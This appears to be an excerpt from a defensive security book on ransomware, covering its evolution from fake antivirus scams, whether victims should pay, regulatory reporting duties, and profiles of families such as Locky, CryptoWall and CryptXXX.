As more people began to hear about viruses, malware, and spyware, criminal organizations sought to take advantage of the free advertising by the media. They decided to take advantage of household names like Norton, McAfee, and others to create fake antivirus (AV) programs. A fake AV campaign involves a pop up stating that the target's computer is infected with viruses and needs to be cleaned. The pop up leads to a website where victims pay to download the fake antivirus program. Criminals would often steal logos, color schemes, and other copyrighted materials to ensure the fake AV software looked as real as possible, as you can see in Figure 1-7. While this is really just another subcategory of misleading applications it represented a shift in thinking on behalf of criminals who recognized the business potential of previous criminal organizations and used it to their advantage.



Figure 1-7. A fake AVG AV screen

The fake AV business model mimics the misleading application model and claimed to find a number of spyware, viruses, and trojans on your computer that could only be removed if you upgraded to a paid version of the software. If you paid for the software, the messages would disappear, but after many people started ignoring these messages, the attackers had to figure out a way to up the ante.

This is where the transition to locker ransomware started to occur. If criminals could keep your eyes on the screen and either use scare tactics such as pretending to be from the local police or bullying tactics where they would tell you exactly what criminal gang had locked your system, the ransom would increase. Not only did those percentages of infected machines paying the ransom increase, but the payment size began to creep up as well, moving into the $200 range. As locker ransomware became more prevalent, the reliance on end users to install the malware was removed, and instead the automated installation process became more popular. This not only made

it seem like some powerful hacker had taken control of your computer (or some secret branch of the federal police forces), but it also made it more convenient for the criminals—they only needed to compromise one or two popular websites, or run an effective malvertising campaign to get a large number of installations. The larger the number of installations, the better the returns. The scarier the message on the screen, the larger the percentage of returns.

What's interesting is that the first ransomware was a cryptoransomware variant, and it wasn't until 2013 when criminals came back to this as the primary source of ransomware income. As anti-malware solutions got better at detecting and removing locking ransomware, criminals needed to find a way to maintain persistence on a system, even while it is powered down, disconnected form the Internet, or even booted to an alternative operating system. This need for persistence led them back to the concept of not necessarily holding the whole computer hostage, but only the information on the system itself. And by no longer being shy about their intentions, they have seen another uptick in their success rates. They have also increased the price for decrypting files to on average $300 in 2016.

Summary

Ransomware has a long and storied past. It has successfully moved from its humble beginnings on 5-1/4″ floppy disks into the modern era using advanced cryptographic techniques; and it targets not only computers, but phones and tablets as well.

Ransomware has increased in popularity because it has been successful. In a world of survival of the fittest, it has adapted and changed to meet the growing demands of its creators. By moving from simple trickery and deception to outright extortion, these criminal organizations are playing on our fears and our need to protect our information. Today criminals have moved on from targeting home users and are focusing on corporate users whose data has significantly more value and who are under extreme regulatory pressure to maintain specific up times and access to protection of key data.

Given the popularity of devices like watches, televisions, refrigerators, and automobiles connected to the Internet, it is only a matter of time before criminals start targeting those devices. Imagine a world where you head out to drive to work, but your fridge was turned off overnight so your cream for your coffee spoiled, and your car won't start until you pay the ransom to have it unlocked. It's not that far-fetched and not that far away if we don't find ways to more effectively protect those devices from criminal actors.

CHAPTER 2

Pros and Cons of Paying the Ransom

Ask any security professional whether or not a victim should pay the ransom, and the answer will almost assuredly be a loud no. Unfortunately, as covered briefly in Chapter 1, in the wake of a ransomware incident, the answer can be more complicated and may depend on the amount of advanced planning the organization has done.

Before diving any deeper into this topic, take a step back and remember what ransomware does. Almost all ransomware looks for certain files on the hard drive of the victim and then encrypts those files. Generally those files include things like Microsoft Office documents, PDFs, images, movies, music, and text files; each ransomware family has a slightly different set of files it chooses to encrypt. Some ransomware also looks for shared drives and proceeds to encrypt the same file types on those shared drives. The ransomware usually does not encrypt everything on the hard drive because then the computer would cease to function and the hacker group would not get their money. One notable exception to this is the Petya ransomware family, which overwrites the master boot record and encrypts the master file table, making the system nonfunctional.

Petya Ransomware

Upon its initial release, the Petya ransomware did something that mimicked very early malware by overwriting the master boot record. But it failed to interpret or back up the GUID partition table that exists in modern operating systems, making it dangerous to assume that payment would actually restore your disk. More recent variants of Petya now request Windows UAC privileges, and if it doesn't get them, it installs a different malware family, Mischa. Even criminals are recognizing that putting a failsafe in your process is important.

In most cases, ransomware is designed to be nondestructive. This means that any computer hit by ransomware can easily be restored from backup. In fact, if the developers behind the ransomware don't know what they are doing, ransomware can often be defeated by pulling the backup files out of the Volume Shadow Copy.

As long as an organization has a good backup system in place, with backup files stored offline and a well-tested restore process, even if the security team fails to detect a ransomware attack and a target machine is successfully infected, it is often easy to fix the mistake.

"Oh"

"Oh" is the expression that makes security teams who try to clean up ransomware infections cringe more than any other. "Oh" means one of two things: either there are no backups, or the backups have not been tested any time recently. It changes the nature of the conversation from, "No, of course you don't pay the ransomware" to "Let's see what our options are."

Taking an honest assessment of the backup infrastructure in a network needs to be done prior to a ransomware infection, because if the assessment is done after the infection it is too late. The thing is, every security professional and network administrator reading this book understands that. They know that backup systems and endpoint processes should not only be closely monitored, but restores should be tested on a regular basis. Unfortunately, in a world where IT and security are often short staffed and always have more projects than they have time for, backups often get ignored.

Knowing What Is Actually Backed Up

Knowing what is being backed up is important as well. Many organizations only back up servers, leaving workstation users to fend for themselves. Of course, ransomware tends to target workstations. So, the group that is most often targeted by ransomware has the least amount of protection. Backing up every workstation in the network may not be feasible, but it is worth investigating whether or not there are key endpoints that should be part of the backup routine. While it may not be necessary to back up every workstation in the technical support group, backing up all laptops assigned to those in the executive suite could pay dividends later. It is also important to understand whether the organization is using versioning for backups. Versioning, versus incremental or differential backups, keeps multiple copies of a backed up file. The helps protect an organization during a ransomware attack, because if an encrypted file is backed up, there will still be an earlier version of the file to restore. While incremental and differential backups make better use of available storage, an organization is more likely to back up an encrypted file and replace the good copy.

Backups should also not be stored on shared drives that are easily accessible from workstations or servers on the network. Yes, having backups on shared drives makes it easier to quickly restore a file, but if a user can reach those files, so can the ransomware, and there are ransomware families, such as Stampado, that specifically target backup files. Most ransomware families have the ability to reach out to networked drives and encrypt the files on those drives as well. Backups should be isolated. Having restricted privileges is not enough, as some of the more advanced threat actors who have added ransomware to their arsenal are able to gain administrator access and will be able to encrypt the files on those connected backup drives.

Knowing Which Ransomware Family Infected the System

If there is no good backup, or the backup cannot be easily restored still the ransomware still doesn't necessarily have to be paid, it just means there's more digging to do. The next step is to determine which ransomware has infected the machine. Fortunately, most ransomware identifies itself, as shown in Figure 2-1.



Figure 2-1. The ransom message from the Cerber ransomware

There are actually a number of options at this point. As discussed, not all ransomware is created equal. Some hacker groups are better programmers than others; and thus, some ransomware is more effective than others. For example, a number of ransomware families don't bother to encrypt the Windows Volume Shadow Copy. The Windows Volume Shadow Copy Service (VSS) is a continually updating snapshot of the system. It is not as robust as a full backup, but it does create a temporary backup of the system designed to retrieve files if they are accidentally deleted. If the ransomware

does not encrypt the VSS, and the system has not been rebooted, then most of the files should be able to be restored.

Even if the ransomware does encrypt the VSS, there may be other options (e.g., there may be a decryptor for the ransomware). While there are a number of standard encryption libraries available for almost every language, not everyone knows how to implement them properly. While most hackers know how to program, they don't all know how to program well. This means a number of malware families can be decrypted without the key. This is especially true for earlier versions of ransomware families. As with legitimate code, ransomware has flaws that get patched in subsequent versions. It is worth investigating to see if there is a decryptor built for the ransomware that has infected the system.

Warning About Decryptors

This should go without saying, but it is worth pointing out: only download decryptors from reliable and verified sources (usually security researchers or companies, such as the No More Ransom team or the teams at Trend Micro or Sophos). For example, the Kaspersky-led No More Ransom allows users to upload a sample encrypted file to determine if there is a decryptor available (remember not to upload sensitive files to these third-party services). There are many people out there who offer "decryptor programs" that are really just more malware.

If the ransomware is not poorly coded and does not have a poor implementation of the encryption library, the next question to ask is: how valuable is the data on the system? Many organizations have started moving business functions to the cloud, which means that more and more critical data is stored in a data center somewhere. If this is the case, then there is a good chance that there is no data critical to the organization on a workstation, since all critical data should exist in the cloud. Therefore, even though it may seem counterintuitive, there is a strong argument to be made that there is no benefit to paying the ransom and the system should just be reinstalled.

When to Pay the Ransom

But what if the infected system does have critical information on it? What if there are clients lists, payroll data, or tax information, for example, that needs to be recovered? What if the workstation is a critical system that controls a supervisory control and data acquisition (SCADA) system or a medical device? In cases like this, where there are no alternatives, such as contacting the vendor of the SCADA system or medical device to see if there are other options, or where it could be a life-and-death situation, pay the ransom. Then after paying the ransom, make sure key data is backed up, and then wipe and reinstall the system.

Security Is Not the Only Consideration

In a perfect world, all business decisions would be made with security in mind. But that is not how the world works. In the event of a ransomware attack, an organization may find it expedient to pay the ransom even if there are ways to restore the system. For example, if the ransom is $10,000, but the cost to the restore the system from backup and clean it up is closer to $20,000, it may be best to just cut your losses and pay the ransom (.

There may also be legal and regulatory considerations as well. While it is not fully settled whether a ransomware infection is a reportable event, there still may be legal considerations that an organization has to take into account, irrespective of whether or not they pay the ransom. For example, in cases of medical facilities in certain states, they cannot resume operations until they can confirm that the infection has been removed and they know that all electronic protected health information (ePHI) is secure. This would mean a daily per-bed loss that could equal thousands of dollars.

This is another reason planning ahead is so important. Advanced planning is especially important when it comes to mission critical systems where a speedy response is required to keep an organization running. The last thing an organization wants to do in the middle of a crisis is for everyone to sit around and ask each other, "How do we get Bitcoin?" It is probably a good idea to have a Bitcoin wallet somewhere in the organization before someone gets infected, as it is surprisingly difficult (though becoming easier) to purchase bitcoins with a corporate credit card. Once a Bitcoin wallet is in place add the information about the wallet to the security plan. Several things should be well-documented, such as:

1. Where is it?
2. Who has access to it?
3. How much is in it?
4. How to add more Bitcoin to it if need be.

The hope is that it will never be needed, but it is better to be prepared (Figure 2-2).

One concern that comes up with organizations, especially in light of breach disclosure laws (laws that require companies to disclose the fact that someone or some group has broken into their network), is that paying the ransom and the subsequent reporting may make the organization a target for other hacker groups, or even the same group. However, historically, this has not been the case. Once an organization has been a victim of a ransomware attack and paid the ransom, it does not usually fall victim again. This is often due to more focused security efforts.

Figure 2-2. When paying the ransom is the only option (from http://www.geekculture.com/joyoftech)

Also, how can an organization be sure its files will actually be decrypted if the ransom is paid? After all, these are hacker groups who are infecting systems with ransomware. The truth is, ransomware campaigns would not be successful if they didn't actually give victims the keys and let them restore their files. An unfortunate side effect of paying the ransom, even if the transaction goes well, is that it continues to fund these groups and helps make their ransomware even more effective against the next victim.

Sensationalist headlines are generated every time a new ransomware family is reported or a new technique is uncovered.[1] If there was a hacking group that was taking money and not giving the victims the keys when they paid it would be all over the news. A story like that would be bad for business. Hacker groups that distribute malware are so concerned about victims not being able to get their files that some have

1 Just search for the #ransomware hashtag on Twitter to see plenty of sensationalist headlines.

set up chat services to specifically walk victims through how to pay and how to decrypt their files. There is an old saying that there is "honor among thieves." That is not necessarily true with the hacking groups behind ransomware campaigns, but not decrypting files could disrupt their revenue stream, and that is something they will not want to do.

That being said, remember that some of these ransomware families have some very shoddy programming behind them, especially the earliest releases. It is possible that the ransom gets paid, and the correct key is given to decrypt the files, but the program simply does not work. Fortunately, with the private key, it may still be possible to decrypt the files.

Ransomware and Reporting Requirements

Ransomware is not simply a security and financial matter; it may also be a reporting matter as well, depending on the regulations that govern the industry of the victim organization. In the United States alone, many organizations have strict reporting requirements and must maintain regulatory compliance with the Payment Card Industry (PCI), the Health Insurance Portability & Accountability Act (HIPAA), the Sarbanes-Oxley Act (SOX), the Gramm-Leach Bliley Act (GLBA), or the Family Educational Rights and Privacy Act (FERPA). International organizations have a whole different set of reporting requirements.

So does an organization have to report a successful ransomware attack? While each compliance guideline is different, the general answer is yes, an organization that has been successfully infected with ransomware has to report it.

Because ransomware does not typically remove files from the system, some people argue that these types of attacks don't need to be reported. Instead, the files remain on the system for the duration of the compromise; they are simply encrypted. So, in most ransomware attacks, no personally identifiable information (PII) or personal health information (PHI) leaves the network. However, during an attack, the data on the system is under the control of attackers. This means that an unauthorized person or group has control of the data, which is clearly a reportable incident for most compliance guidelines.

The US Department of Health and Human Services (HHS) pointed this out in a fact sheet they released entitled "Fact Sheet: Ransomware and HIPAA:"[2]

> Whether or not the presence of ransomware would be a breach under the HIPAA Rules is a fact-specific determination. A breach under the HIPAA Rules is defined as, "…the acquisition, access, use, or disclosure of PHI in a manner not permitted under

2 Department of Health and Human Services, "FACT SHEET: Ransomware and HIPAA," page 11, July 2016.

the [HIPAA Privacy Rule] which compromises the security or privacy of the PHI." See 45 C.F.R. 164.402.6

When electronic protected health information (ePHI) is encrypted as the result of a ransomware attack, a breach has occurred because the ePHI encrypted by the ransomware was acquired (i.e., unauthorized individuals have taken possession or control of the information), and thus is a "disclosure" not permitted under the HIPAA Privacy Rule.

Always Consult with an Expert

While this book attempts to provide readers with the most accurate information possible, it is not meant to be authoritative, especially on legal matters. Instead, the point of this section is to provoke readers into thinking beyond just the security aspects of ransomware.

PCI DSS and Ransomware

While the HHS makes the requirements pretty clear, there is some room for interpretation with the Payment Card Industry data security standard (PCI DSS) when it comes to ransomware. PCI DSS standards only apply to systems that are involved in the processing, storing, and maintaining of credit card processing infrastructure. If an organization is segmented properly (which is often a big if), then systems that are not part of the cardholder data environment (CDE) do not fall under the purview of PCI DSS. In other words, a workstation outside of the CDE that is infected by ransomware would not be subject to PCI DSS reporting.

For those systems within the CDE that do fall under PCI DSS reporting requirements, ransomware is not explicitly called out by PCI DSS version 3.2. However, version 3.2 of the PCI DSS specifically mentions the following types of malware:

- Virus
- Worms
- Trojans
- Adware
- Spyware
- Rootkits

The PCI DSS guidelines also add the following in "Requirement 5: Protect all systems against malware and regularly update anti-virus software or programs:"

> Anti-virus software must be used on all systems commonly affected by malware to protect systems from current and evolving malicious software threats. Additional anti-malware solutions may be considered as a supplement to the anti-virus software; however, such additional solutions do not replace the need for anti-virus software to be in place.

In other words, while ransomware is not specifically mentioned in PCI DSS, it does require that organizations protect against evolving threats, which includes ransomware. While PCI DSS only requires antivirus solutions be in place in order to maintain compliance, signature-based antivirus protection may not be enough to protect against ransomware.

However, antivirus solutions, even fully updated ones, are not always capable of detecting ransomware attacks; in fact they often miss them. Ransomware can even affect systems when it is not installed on them. Consider a Linux system being used as a file server. If it is being used as a shared drive by a victim system, files being stored on that system could be encrypted. Consider the guidance requirement 5-1 provides:

> There is a constant stream of attacks using widely published exploits, often called "zero day" (an attack that exploits a previously unknown vulnerability), against otherwise secured systems. Without an anti-virus solution that is updated regularly, these new forms of malicious software can attack systems, disable a network, or lead to compromise of data.

Even up to date antivirus solutions often cannot stop a ransomware attack, so it is worth investigating more advanced end-point solutions.

HIPPA

While the HHS is pretty clear about what is considered a reportable offense, not everyone agrees with them.

In fact, congressmen Ted Lieu and Will Hurd wrote a letter to the HHS asking that it consider ransomware as a distinct type of attack. The argument is that while a breach has to occur in order for a ransomware attack to be successful, not all ransomware attacks involve the disclosure of patient records.

That doesn't mean that the congressmen felt that ransomware attacks shouldn't be reported; instead, they make three recommendations:

- Patients should only be notified of ransomware attacks if patient safety was in jeopardy.
- Credit counseling services are not necessary in cases where patient data was not compromised.
- Ransomware attacks should be reported to HHS and other healthcare-focused information-sharing services.

That last point applies to all industries. Information sharing and analysis centers (ISACs) exist for every major sector and serve as important clearinghouses for understanding cyberthreats. These ISACs can help members keep up to date with the latest ransomware threats and the tactics ransomware teams are using. But ISACs are only effective if members are sharing their information as well. New tactics and techniques are developed by the hacking groups behind ransomware all the time, and some of

those tactics are industry specific. So, sharing information about how an attack worked (whether successful or not) can help other organizations in the industry protect themselves from the same ransomware attack.

Summary

While most security professionals would argue against paying a ransom, there are some cases where paying the ransom is the best option for the organization.

Whatever the security strategy of an organization might be, it needs to be developed ahead of a ransomware attack. The worst time to make a decision about whether or not to pay a ransom is after a successful attack has occurred. Prior to an attack, an organization should gather the appropriate teams to discuss how prepared the organization is to recover from a ransomware attack and what that recovery would cost the organization. The appropriate teams, in this case, are not just security and system administrative teams but also legal, marketing/PR, and senior leadership. The more stakeholders involved in this discussion before a ransomware attack happens, the better an organization will be prepared to handle the event. This planning may include creating and maintaining a Bitcoin wallet.

Organizations also need to understand regulatory reporting requirements before a ransomware attack occurs. When a ransomware attack occurs, there won't be any guessing about reporting; the plan will already be in place.

CHAPTER 3

Ransomware Operators and Targets

While ransomware rightfully gets a lot of attention because of the damage it can cause to an individual or organization, ransomware families actually make up a small, but rapidly growing, percentage of attacks. Kasperspy Lab, in the first quarter of 2016, reported blocking 228 million attacks. Of those blocked attacks, 372,602 involved ransomware, which means that ransomware accounted for only 0.0016% of the attacks.[1] Even if the current meteoric growth of ransomware continues, it will be a while before ransomware makes up a significant percentage of all security threats.

In other words, ransomware families are still in their infancy, but they are rapidly evolving, and even more sophisticated hacker groups are using ransomware in their attacks. Ransomware has come on the scene at an interesting time in security. While there are a number of advanced tools available to organizations that have been developed to detect and stop ransomware attacks, there is also a sophisticated underground infrastructure in place to foster the rapid development and deployment of new ransomware families. There is also a significant body of knowledge available online about what works and what doesn't when trying to deploy new malware. That body of knowledge includes a lot of code sharing on underground forums and learning from the mistakes of older ransomware families. So, unlike developers of previous types of malware, ransomware developers are not starting from scratch, which is why ransomware has quickly found a place in the arsenal of hackers with all sorts of skill levels.

What is even scarier for organizations is that there doesn't seem to be any pattern to ransomware attacks. This differs from "traditional" hacker groups that focus on a particular target such as the financial sector or the defense industrial base. Instead,

1 Alexander Gostev, Roman Unuchek, Maria Garnaeva, Denis Makrushin, and Anton Ivanov, "IT Threat Evolution in Q1 2016," *Securelist*, Kaspersky Lab, May 5, 2016.

ransomware groups spread their attacks across all industries and home users. The attacks often feel completely random, more like a spam campaign, than a targeted attack.

The basic point is that even though the ransomware groups are sophisticated, they spread their attacks across as many targets as possible in the same way that spam campaigns do. Modern ransomware gained momentum with the launch of Gpcoder in 2005. Like modern ransomware, Gpcoder would encrypt select files on a hard drive and demand a ransom in order to decrypt them. However, unlike modern ransomware, the private key was easily cracked, and the antivirus companies were able to provide their customers with a solution to decrypt files in a relatively short amount of time.

Ransomware like Gpcoder existed in dangerous times for the attacker. The ransom extorted from the victims had to either be paid in a form that was potentially traceable, such a PayPal account or credit card transaction, or in a format that had limited acceptance, such as Ukash. This meant that they either had to constantly look over their shoulder as they spent their money or had to settle for limited spending opportunities.

Today, we live in a world with Bitcoin, more complex encryption libraries readily available, and the ability to create stronger keys on commodity hardware. So it is easier than ever to build and successfully run a ransomware campaign. There is also the appealing aspect of the immediate monetization of an attack. In the case of more traditional hacking campaigns, the attacker has to break into the target machine(s), exfiltrate the desired data, find a buyer for that data, negotiate a deal, and process the payment, which in some cases can take weeks or months, assuming anyone is willing to purchase the stolen data. Ransomware attacks simplify this process:

1. Launch an attack.
2. Get paid.

This simplified business model means that it is much easier for attackers to raise funds quickly. It also means that the money raised can be poured back into research and development to continuously improve the product. This is one of the reasons for the rapid development cycles in ransomware families, with new releases sometimes happening weekly.

Also, with ransomware attacks being reported in the media, more and more groups are getting involved in the ransomware business. There are also ransomware as a service (RaaS) options available to those who are testing out the ransomware market. These RaaS offerings vary from a customized versions of a ransomware family attackers can use in their own infrastructure to fully-functioning exploit kits with ransomware as an add-on that can be dropped into any campaign. These aren't the only

reasons for the rise in ransomware; more are outlined in Chapter 1, but they served to make ransomware more attractive to hacker groups.

Criminal Organizations

Not every hacker group is motivated by the same goal. Some are motivated by infamy; others are looking to steal state secrets; some are doing it to fund various other criminal operations; still others are looking to disrupt the services of a perceived enemy. Different groups use different tactics, techniques, and procedures (TTPs); and understanding them allows an organization to potentially stop a ransomware attack before it gets to the encryption phase.

To understand why TTPs are important, think back to Chapter 1 and the discussion around the anatomy of a ransomware attack. Generally, attackers don't deliver ransomware right off the bat but instead use a multistaged approach to an attack. The attack often starts with either a phishing email or a visit to a webpage infected by an exploit kit. Then it exploits either the browser, Microsoft Office document, Adobe Flash file, or whatever the target vector. Taking advantage of the exploited vector, the attacker will, automatically, install a loader such as Bedeep. Only when the system is fully surveyed will the attacker, again automatically, install the payload, in this case the ransomware.

Ransomware campaigns are almost always motivated by money. For example, in late June of 2016, researchers at SetinelOne determined that the group behind one variant of the CryptXXX ransomware family made 70 bitcoins (about $50,000 at the time of the attack) in a little over two weeks.[2] A number of hacking groups have had a great deal of financial success with ransomware campaigns, some of which are described in the following sections.

TeslaCrypt

Of course, making a lot of money can also bring unwanted attention. It is speculated that this unwanted attention is what led to the person or group behind the TeslaCrypt ransomware family to cease operations in May 2016. While TeslaCrypt was not the most widely deployed ransomware family, its longevity—it was used in campaigns from early 2015 through May 2016—meant that that whoever was behind it made a great deal of money. From February through April 2015, researchers at FireEye determined that TeslaCrypt generated $77,000 for its developer.[3] Following the escalated

2 Caleb Fenton, "Ransomware - New CryptXXX Variant Discovered," *SentinelOne*, June 21, 2016.

3 Nart Villeneuve, "TeslaCrypt: Considering the Money Trail and Learning the Human Costs of Ransomware," *Threat Research Blog*, FireEye, May 15, 2015.

rate of deployment as the developer improved the software, TeslaCrypt likely generated more than $500,000.

The team behind TeslaCrypt famously stopped all operations in May of 2016. When a researcher from ESET antivirus company contacted them, the team apologized and made their private key available, which allowed ESET to develop a free decryption tool.

Other ransomware families have generated even more income. It is estimated that the team behind behind CryptoLocker made more than $3 million before it was shut down in late 2015.

There is a very clear financial motivation behind ransomware campaigns, but that does not mean that all ransomware hacker groups are the same. There are, undeniably, a lot of commonalities between the different hacker groups behind ransomware, but there are also a lot of differences. Some ransomware groups are sophisticated and well funded, with ransomware as their primary revenue source; while others are just getting started and have managed to cobble together a piece of ransomware that may or may not work. Still others are groups involved in sophisticated attacks that use ransomware as one small part of their arsenal. Understanding the differences among the different ransomware families and the hacker groups behind them can help organizations better protect their networks.

CryptXXX

The CryptXXX ransomware family is an example of a unsophisticated team that has morphed into a much more sophisticated one. The first iteration of the CryptXXX family was discovered in April 2016 as part of the Angler exploit kit. This version of CryptXXX had a flaw in the encryption process that allowed researchers at Kaspersky Labs to quickly develop a tool to decrypt any system that had been infected by that early version.[4] Later versions of the malware used a different encryption scheme, one that deleted the VSS, making it impossible to restore a file from a local backup (offline backup restoration is still possible). There is some speculation that this newer variant of CryptXXX was developed by a different, more experienced team, building on the immature code.

The earlier a security team can identify and isolate a ransomware attack, the more likely they can stop it. That is why a holistic view of a ransomware attack is so important. Taking a holistic view allows security teams to stop a ransomware attack, using a combination of IOCs (indicators of compromise) and sound security practices, before the ransomware is downloaded to the target's machine.

4 John Snow, "How to unlock a .crypt file," *Kaspersky Lab Daily*, April 26, 2016.

As mentioned before, to detect ransomware holistically requires an understanding of the who is behind the ransomware and what techniques they are using.

The CryptXXX ransomware is discussed in some detail in Part III of this book.

CryptoWall

At one point CryptoWall was the most popular ransomware family and was delivered in a variety of ways. Most likely authored by a Russian hacker team, CryptoWall was originally delivered through spam campaigns, usually through attachments. However, as it grew in popularity, the delivery mechanisms started to vary. Eventually CryptoWall was delivered through a series of well-known exploit kits including Angler, Magnitude, and Nuclear, often using malvertising on legitimate sites as the point of entry. This change in tactics is important because these exploit kits are well known and monitored closely by the security community. If a ransomware family switches to using an exploit kit for delivery, or jumps from one exploit kit to another, there are already known protections in place to detect that exploit kit. Stop the exploit kit and the ransomware never gets to install itself.

Take the Angler exploit kit, before its demise, as an example. More security vendors tracked the kit, monitoring its evasion techniques, anything from steps it would take to avoid specific antivirus programs to how it would change tactics and attempt to execute in memory.

By monitoring the activity of the developers of the Angler exploit kit, security teams were able to better ensure that Angler never got a foothold in the network; thus they were also protecting against CryptoWall. Of course, most security teams don't have hours a week to spend tracking the changes in various exploit kits, which is why it is important to have a trusted security advisor that the security team can work with to share that information. Most organizations have multiple security vendors that they work with, and those security vendors are doing this work already. Getting updated alerts from these vendors on a regular basis helps security professionals to better prioritize patching and to develop more focused security strategies to deal with the threat of ransomware.

Locky

Locky is another popular family of ransomware. Locky is usually delivered as spam with attachments. At first Locky was primarily delivered via Microsoft Office attachments, sent as part of a spam campaign. The Office document asked the user to enable macros on the downloaded document, which allowed Locky to run on the system. This method of delivery is surprisingly effective—all the attacker has to do is give the victim a compelling reason to open the document.

Administratively Disabling Macros

This will be discussed in detail in Part II, but it is worth noting that Microsoft introduced the ability to administratively disable macros starting with Microsoft Office 2016 and then ported that capability to Office 2013. This means that macros can be disabled across an entire organization.

Locky has also used JavaScript attachments in an attempt to obfuscate the ransomware activity, because JavaScript files are not examined as closely as executable files are by security tools. JavaScript attachments, delivered as *.js* files often inside a compressed file, can are effective as ransomware because most security applications do not scan *.js* files. That being said, there is almost no legitimate reason for anyone to receive a *.js* file attachment, and these can be blocked at the mail gateway. Some mail security services can even inspect compressed files, such as a ZIP, RAR, or 7z, to look for embedded *.js* files.

Locky also uses a loader called RockLoader, also known as Waldek, that delivers not only the Locky ransomware, but often Pony and Kegotip (information stealers). Because these different malware families are installed as part of the same attack, essentially they are bundled together in a single attack. So often if a security tool picks up one of them on the network, it is worth doing an in-depth scan for the others.

Locky is also delivered using exploit kits, specifically the Neutrino and the Nuclear exploit kits. Both kits generally use Adobe Flash exploits to compromise the victim's browser and install the Locky ransomware. The Locky ransomware is discussed in some detail in Part III of this book.

The actors behind the Locky ransomware are believed to be the same group who run the Dridex botnet.[5] The Dridex botnet gained fame in early 2014 for delivering banking trojans, which are malware specifically designed to steal banking credentials that

5 Chris Wakelin, "Locky Ransomware Is Becoming More Sophisticated - Cybercriminals Continue Email Campaign Innovation," *Proofpoint*, April 6, 2016.

can later be sold on the underground markets. The team behind Dridex, who call themselves Evil Corp., are thought to be former members of the Business Club, a Slavic criminal group.

Locky is a good example of how threat actors change their tactics to get better results. As financial institutions stepped up security for their customers and banking trojans became less effective, it was necessary for groups such as Evil Corp. (several of whose members had been arrested) to change their tactics. In general, financial institutions have significantly improved security, making it harder to sustain attacks that involve banking or credit card information.

From 2010 to 2012, it seemed like so-called fake AV campaigns were everywhere. A number of hacker groups made a great deal of money from these scams. Banks eventually caught on to these scams and put protections in place to stop them. Not being able to rely on credit cards anymore, some of these groups moved on to distributing ransomware. In the case of the hacking team behind the Dridex botnet, they simply replaced one payload, fake AV, with another, Locky. One of the unique features of Locky is that the command-and-control communication (the communication between the ransomware itself and the infrastructure controlled by the attacker) contains a field called "affid," short for affiliate ID. Multiple groups can distribute Locky using whatever their preferred method of delivery is, and the Dridex team may be offering Locky as part of a RaaS model.

Ranscam

While most ransomware families stick to the standard formula of encrypting files and decrypting them when the victim pays the ransom, not all do. This is why knowing which ransomware has infected a machine is a critical component of addressing the threat. There are a few exceptions to this rule, the most notable of which is Ranscam, a ransomware family that simply deletes all files on a machine after successful installation.[6]

Ranscam still prompts the victim to pay the ransom; but when the victim does pay, a message is displayed saying that the ransom was not paid and that therefore a file will be deleted (of course it is not deleting a file; all the files were deleted when it was installed). This can induce panic and trick the victim into paying again (which will generate the same message).

If Ranscam continues to be successful, security analysts expect more hacker groups, especially less sophisticated ones, to attempt this type of attack. Obviously, developing fake ransomware is easier than actually building ransomware, so this is potentially a

6 Edmund Brumaghin and Warren Mercer, "When Paying Out Doesn't Pay Off," *Cisco Talos Blog*, July 11, 2016.

low-barrier method for low-skilled groups to get the benefits of ransomware, without having to put in the work or put up the money.

Along the same lines, there are reports of attackers threatening to launch a ransomware attack unless the company pays the ransom ahead of time. There is usually no real threat to these emails, since the groups behind these emails usually are not sophisticated enough to launch a ransomware attack; but the hope is that they can scare enough people into paying.

Even if an organization has done nothing to prepare for a ransomware attack, once it happens, it is important to take a step back to take stock of the situation. By fully understanding what happened and doing some research before making a panicked decision, an organization can save itself some headache and maybe avoid further mistakes.

Who Are Ransomware Groups Targeting?

The easy answer to this question is: everyone. Of course, if everyone is a target, then no one is really a target. At first glance, that seems to be the case. If the Dridex team is sending out millions of spam emails at a time with Locky attachments, they aren't really targeting anyone. If the CryptXXX team is running malvertising campaigns or infecting as many websites as possible to infect their victims, then they are trying to cast as wide a net as possible.

The truth is, the answer is not quite that simple. Yes, most ransomware groups are trying to infect as many people as they can; but as their tactics and techniques morph, it is clear they are refocusing their efforts.

Evolving Targets

Nowhere is this rapid evolution in ransomware more apparent than in the study of ransomware targeting. Early versions of ransomware targeted home computer users almost exclusively. It was very rare to hear about a company being infected with ransomware. Ransomware is still delivered in large numbers to home users, with hacker groups, like the group behind Locky, indiscriminately spamming people hoping to get a successful infection and even occasionally someone who will pay them.

